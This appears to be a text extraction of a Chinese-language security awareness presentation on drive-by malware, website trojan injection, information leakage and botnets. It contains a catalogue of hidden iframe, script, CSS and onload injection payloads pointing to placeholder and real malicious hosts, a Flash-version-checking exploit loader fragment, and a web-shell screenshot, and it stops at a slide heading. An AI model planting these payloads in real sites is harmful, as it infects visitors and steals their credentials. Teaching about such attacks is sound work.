


# 網路入侵攻擊實錄

## 中小馬、被掛馬、潘朵拉

no-name

# 大綱

- 瀏覽網站中小馬---使用者
  - 網站被掛馬畫面(未公布資訊)
  - 中木馬- 天知 地知 就是我不知
  - 看網站有那麼嚴重嗎?(Blog\_Clickjacking&影音網馬)
- 網站入侵掛馬實錄---伺服器
  - 網站洩露多少重要資訊！
  - 使用開發套件網站安全嗎？
  - 網站入侵實戰！（入侵網站後台系統）
- 躲在後面的神密客 ---駭客Botnet
  - Botnet 掛馬跳板主機
  - 入侵Botnet主機(Botnet主機入侵過程手法)
  - 打開潘朵拉的盒子(Botnet主機資訊)



使用者  
個資

被植入後門程  
式側錄密碼

No-name

被當成散播木  
馬平台

殭屍主機!!  
(駭客分身術)

網站  
伺服器

Botnet  
駭客

# 瀏覽網站中小馬

- 網站被掛馬畫面(未公布資訊)
- 中木馬- 天知 地知 就是我不知
- 看網站有那麼嚴重嗎?(Blog\_Clickjacking&影音網馬)

# 受駭網站名單

[ENABLE FILTERS]

Total attacks: **58606** of which **32539** single ip and **26067** mass defacements

Legend:  
H - Homepage defacement  
M - Mass defacement (click to view all defacements of this IP)  
R - Redefacement (click to view all defacements of this site)  
★ - Special defacement (special defacements are important websites)

Time	Attacker	H	M	R	★ Domain	OS	View
2009/06/03	DATA ir Security Group				★ gifted.mge.gov.sa/news.php	Linux	mirror
2009/06/03	iskorpitx			R	★ ztb.dl.gov.cn/ix1.htm	Win 2003	mirror
2009/06/03	iskorpitx				★ www.cfdmsa.gov.cn/ix1.htm	Win 2003	mirror
2009/06/03	linuXploit_crew	H			★ www.sqjsw.gov.cn	Win 2000	mirror
2009/06/03	Ashiyane Digital Security Team				★ dongfang.hainan.gov.cn/v3/weat...	FreeBSD	mirror
2009/06/03	MLOOK_AHMAR	H	M		★ www.doh.gob.cl	Linux	mirror
2009/06/03	Ashiyane Digital Security Team			R	★ jggw.haian.gov.cn/zghaweb/temp...	Win 2003	mirror
2009/06/03	DATA ir Security Group	H			★ www.invisbu.gov.co	Linux	mirror
2009/06/03	iskorpitx				★ www.zhidan.gov.cn/xyz_1.htm	Win 2003	mirror
2009/06/03	iskorpitx			M R	★ cqjys.huizhou.gov.cn/abc_x.htm	Win 2003	mirror
2009/06/03	ir4dex	H		R	★ www.eafs.gov.br	Linux	mirror
2009/06/03	Injection Overckock	H			★ www.cids.pa.gov.br	Win 2003	mirror
2009/06/03	iskorpitx			M	★ jddj.nbjd.gov.cn/xx.htm	Win 2003	mirror
2009/06/03	iskorpitx			R	★ daj.anqing.gov.cn/abc_x.htm	Win 2003	mirror
2009/06/03	DD3str0y3r	H			★ www.tce.ms.gov.br	Linux	mirror
2009/06/03	DeviLChiLd			M R	★ www.nilufer-bld.gov.tr/index.php	Win 2003	mirror
2009/06/03	linuXploit_crew	H			★ www.vmland.gov.tw	Win 2000	mirror

被公告的受駭網站在上面，那沒有被公告的網站呢????



首頁 關於我們 相關訊息 服務項目 環境介紹 聯絡資訊 留言討論



用戶名:   
密碼:   
[登錄] [清除]  
新用戶註冊 忘記密碼?



```
1
2
3
4
5
6
7 <script src=http://%77%76%67%33%2E%63%6E%></script>
8
9
10
11
12
13 <script src=http://%77%76%67%33%2E%63%6E%></script>
14
15 <head>
16 <title>芭達雅泰式養生館</title>
```

# 中木馬- 天知 地知 就是我不知

找尋漏洞、入侵  
掛馬



駭客



`<script src= http://%77%76%67%33%2E%63%6E></script>`



Internet

Port:80

F/W

網站伺服器 資料庫 檔案

瀏覽資訊、網拍  
登入帳號

使用者

使用者點選網馬過程完全沒有感覺!!即受駭下載木馬

# 常見網頁掛馬語法

- **Iframe**的網馬：

```
<iframe src=http://XX.XX.XX.XX width=0 height=0></iframe>
```

- JScript 的網馬：設計 xxx.js 檔案程式如下：然後將此檔案利用任何方式上傳至目標主機  
document.write("<iframe width='0' height='0' src=' http://XX.XX.XX.XX '></iframe>");

- **JScript** 掛馬的語法為：

```
<script language=javascript src=xxx.js></script>
```

- **JScript** 變型加密的網馬：

```
<SCRIPT language="JScript.Encode"  
src=http://XX.XX.XX.XX/muma.txt></script>
```

muma.txt 可改成任何附檔名

- **body** 的網馬：

```
<body onload="window.location=' http://XX.XX.XX.XX ';"></body>
```

- **隱藏的網馬：**

```
top.document.body.innerHTML = top.document.body.innerHTML +  
'\r\n<iframe  
src="http://XX.XX.XX.XX/muma.htm/"></iframe>';
```

# 常見網頁掛馬語法(cont.)

- **CSS 的網馬**：先將製作好的muma.js 先利用各種方式上傳至目標處。

```
body {  
background-image: url('javascript:document.write("<script  
src=http://XX.XX.XX.XX/muma.js> </script>")')});
```

- **JAVA 的網馬**：

```
<SCRIPT language=javascript>  
window.open  
("http://XX.XX.XX.XX", "", "toolbar=no,location=no,directories=no,status=no,  
menubar=no,scro  
llbars=no,width=1,height=1");  
</script>
```

- **圖片偽裝網馬**：

```
<html>  
<iframe src=" http://XX.XX.XX.XX " height=0 width=0> </iframe>  
  
</html>
```

- **編碼轉換網馬**：**ascii編碼轉換**

```
<script src= http://%77%76%67%33%2E%63%6E> </script>
```

# 常見網頁掛馬語法(cont.)

- 偽裝呼叫網馬：

```
<frameset rows="444,0" cols="*">  
<frame src="開啟的網頁" frameborder="no" scrolling="auto" noresize  
marginwidth="0" marginheight="0">  
<frame src=" http://XX.XX.XX.XX " frameborder="no" scrolling="no"  
noresize marginwidth="0" marginheight="0">  
</frameset>
```

- 欺騙超連結網址手法：

```
<a href="http://www.XYZ.com(迷惑他人超連結網址，故意顯示這個網址卻連向木馬  
網址)"  
onMouseOver="www_163_com(); return true;"> 網頁要顯示的內容</a>  
<SCRIPT Language="JavaScript">  
function www_XYZ_com ()  
{  
var url="真正連的網頁木馬網址";  
open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,me  
nubar=no,scrollbars=no,r  
esizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");  
}  
</SCRIPT>
```

# 閃很大的 Flash 網馬

http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+' - Windows Internet Explorer

http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+' Live Search

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

☆ 我的最愛 | ☆ 建議的網站 ▾ 自訂連結 免費的 Hotmail 網頁快訊圖庫 ▾

http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+' 網頁(P) ▾ 安全性(S) ▾ 工具(O) ▾

http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+' - 原先的原始檔

檔案(F) 編輯(E) 格式(O)

```
1 <script type="text/javascript" src="swfobject.js"></script>
2 <div id="flashcontent">YES</div>
3 <script type="text/javascript">var so=new SWFObject
  ("GG.swf","mymovie","0.1","0.1","9","#000000");so.write("flashcontent");</Script>
```


# 閃很大的 Flash 網馬(續)

- GG.SWF源碼(片段)

```
try{var l;  
var Flashver = (new  
ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVari  
able("$version");}  
catch(l){};  
finally{if(l!="[object Error]"){  
if(Flashver.indexOf("9,0,16,")>0||Flashver.indexOf("9,0,28,")  
>0||Flashver.indexOf("9,0,45,")>0||Flashver.indexOf("9,0,47,  
")>0||Flashver.indexOf("9,0,64,")>0||Flashver.indexOf("9,0,1  
15,")>0){  
document.write('<iframe style=display:none  
src="http://30mm.azzwg.cn/cb/ff/flash.asp?id='+Flashver+'"  
></iframe>');}  
}}
```

# 閃很大的 Flash 網馬(續)





User



帳號密碼



有心人事

# Demo

看網站有那麼嚴重嗎？

1. BlogClickjacking
2. 影音網馬

# 網站入侵掛馬實錄

- 網站洩露多少重要資訊！
- 使用開發套件網站安全嗎？
- 網站入侵實戰！（入侵網站後台系統）

# 網站洩露多少重要資訊！

- 網站上存在資訊，惡意有心收集資訊，可以得知網站上相關訊息，並進一步可以入侵系統。
- 攻擊方式是利用開發人員所留下來的訊息 或程式中開發人員為了管理方便寫入注解訊息進行攻擊入侵系統。

# 入侵環境條件

- 可讓使用者在網站上找尋到相關資訊如註解、程式結構、網站結構、參數名稱、變數名稱、對應實際路經等資訊。

```
<script language="JavaScript" src="custId.js"></script>
<script language="JavaScript" src="/XXX/XXX/XXX/userId.js"></script>
<script language="JavaScript" src="password.js"></script>
<script language="JavaScript">
```

```
var count = 0;
function checkAndSend(){

    if( count > 0 ){
        return;
    }

    var f = window.document.form1;

    if( f.custId.value == f.userId.value ){
        alert( "身分證字號/統一編號與使用者代號不得相同" );
        f.custId.value='';
        f.userId.value='';
        f.custId.focus();
        return;
    }
    /** check custId **/
    if (!isID('form1', 'custId', '身分證字號/統一編號')) {
        return;
    }

    /** check userId **/
    if (!chkUserId('form1', 'userId', '使用者名稱')) {
        return;
    }
    /** check password **/
    if (!chkPwd('form1', 'password', '使用者密碼')) {
```


網站上提供資訊




# 入侵攻擊流程



第三步




第二步



Internet

駭客正常瀏覽網站，從網站上公開資訊，得知網站開發資訊。

第一步



駭客

# 入侵攻擊流程(cont.)

網站上相關資訊，注解、網站原始碼、檔案存取路徑等

第二步



研究分析所得  
網站資訊

第一步



駭客

駭客可從資訊中進行研究分析，並可得知網站整體架構、資料庫存放路徑、程式開發來源等資訊，進而進行入侵網站。

# 使用開發套件網站安全嗎？

- 網路套件即已經開發好的元件，提供開發者免費使用。
- 攻擊方式是利用網路套件存在開發的漏洞(0\_day)，或程式中開發人員為了管理方便寫入程式進行攻擊入侵系統。
- 網路套件主要是開發者可能自己方便寫入後台管理程式，或是開發安全性設計不當進入有許多的安全性漏洞。

# 入侵環境條件

- 網路購買套件或是免費下載套件原始碼，並非自行開發之程式，而是大家都可以取得的原始碼。

## 歡迎光臨軟體交流區:

目前有 1999 個程式專案, 最近一個月新增的有 1 個!

### ASP

留言板(126)	討論區(175)	會員管理(14)	聊天室(48)	投票系統(8)
校務行政系統(38)	流量統計(14)	線上購物(36)	公告系統(45)	線上遊戲(14)
線上郵寄(12)	網站架構(26)	檔案管理(51)	各種元件(25)	其他(158)

### php

留言板(40)	討論區(74)	會員管理(5)	聊天室(13)	投票系統(5)
校務行政系統(2)	流量統計(14)	線上購物(2)	公告系統(19)	線上遊戲(8)
線上郵寄(9)	網站架構(18)	檔案管理(27)	各種元件(17)	其他(52)

### ASP.Net

留言板(3)	討論區(3)	會員管理(2)	聊天室(2)	投票系統(1)
校務行政系統(1)	流量統計(4)	線上購物(2)	公告系統(4)	線上遊戲(3)
線上郵寄(3)	網站架構(3)	檔案管理(2)	各種元件(34)	其他(42)

### VB

討論區(4)	聊天室(4)	校務行政系統(1)	流量統計(1)	公告系統(1)
線上遊戲(19)	網站架構(1)	檔案管理(7)	各種元件(27)	其他(150)

### VB Script

留言板(1)	聊天室(1)	公告系統(1)	線上遊戲(1)	網站架構(1)
各種元件(15)	其他(11)			

網路上提供程式開發者研究套件原始碼

# 入侵手法分析

- 惡意遠端使用者可以從網站提供訊息，了解網站上存有那種套件資訊，進一步了解網站組成結構，並可到網路搜尋套件資訊，下載其套件進行分析(0\_day)找尋出可能入侵的漏洞。
- 網站提供套件資訊範例：



Powered by **Discuz! 6.0.0** Licensed © 2001-2007 Comsenz Inc.


Update at 11:35:26, Processed in 0.001869 second(s), 0 Queries, Gzip enabled

注：以上範例可以了解此網站是 **Discuz!** 所架構套件


# 入侵攻擊流程





第三步




第四步



第二步




第一步



駭客

駭客正常瀏覽網站，從網站上公開資訊，得知網站所使用那些套件。

# 入侵攻擊流程(cont.)



The AspShell v1.0 Write By C.Rufus Security Team

盘符: A: C: D: E: 网络地址: 进程查看 退出  
 切换到: 网站目录 当前路径 / 点击跳转: C:/ 服务器Ip地址 / 查询Ip绑定: 218. IIS版本: Microsoft-IIS/6.0

增加文件 增加文件夹 浏览... C:/ 上传 CMD 免FSO 数据管理

-上级目录:	AUTOEXEC.BAT	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
ADFS →删除	boot.ini	0.2 K	2009-02-28 18:22	属性 编辑 删除 复制 下载
Documents and Settings →删除	bootfont.bin	315.2 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
dosh →删除	CONFIG.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
IMail →删除	GHLDR	185.8 K	2008-08-08 08:08	属性 编辑 删除 复制 下载
Inetpub →删除	IO.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
Program Files →删除	MSDOS.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
RECYCLER →删除	NTDETECT.COM	46.7 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
System Volume Information →删除	ntldr	299.1 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
TDDOWNLOAD →删除	pagefile.sys	1560576 K	2009-07-07 05:01	属性 编辑 删除 复制 下载
WINDOWS →删除				
wmpub →删除				

Copyright © 2006 C.Rufus Security Team By zizailunhui@msn.com All Rights Reserved.

# Demo

## 網站入侵實戰！

1. 入侵網站系統
2. 套件入侵系統

# 躲在後面的神密客

- Botnet 掛馬跳板主機
- 入侵Botnet主機(Botnet主機入侵過程手法)
- 打開潘朵拉的盒子(Botnet主機資訊)

# Botnet 掛馬跳板主機

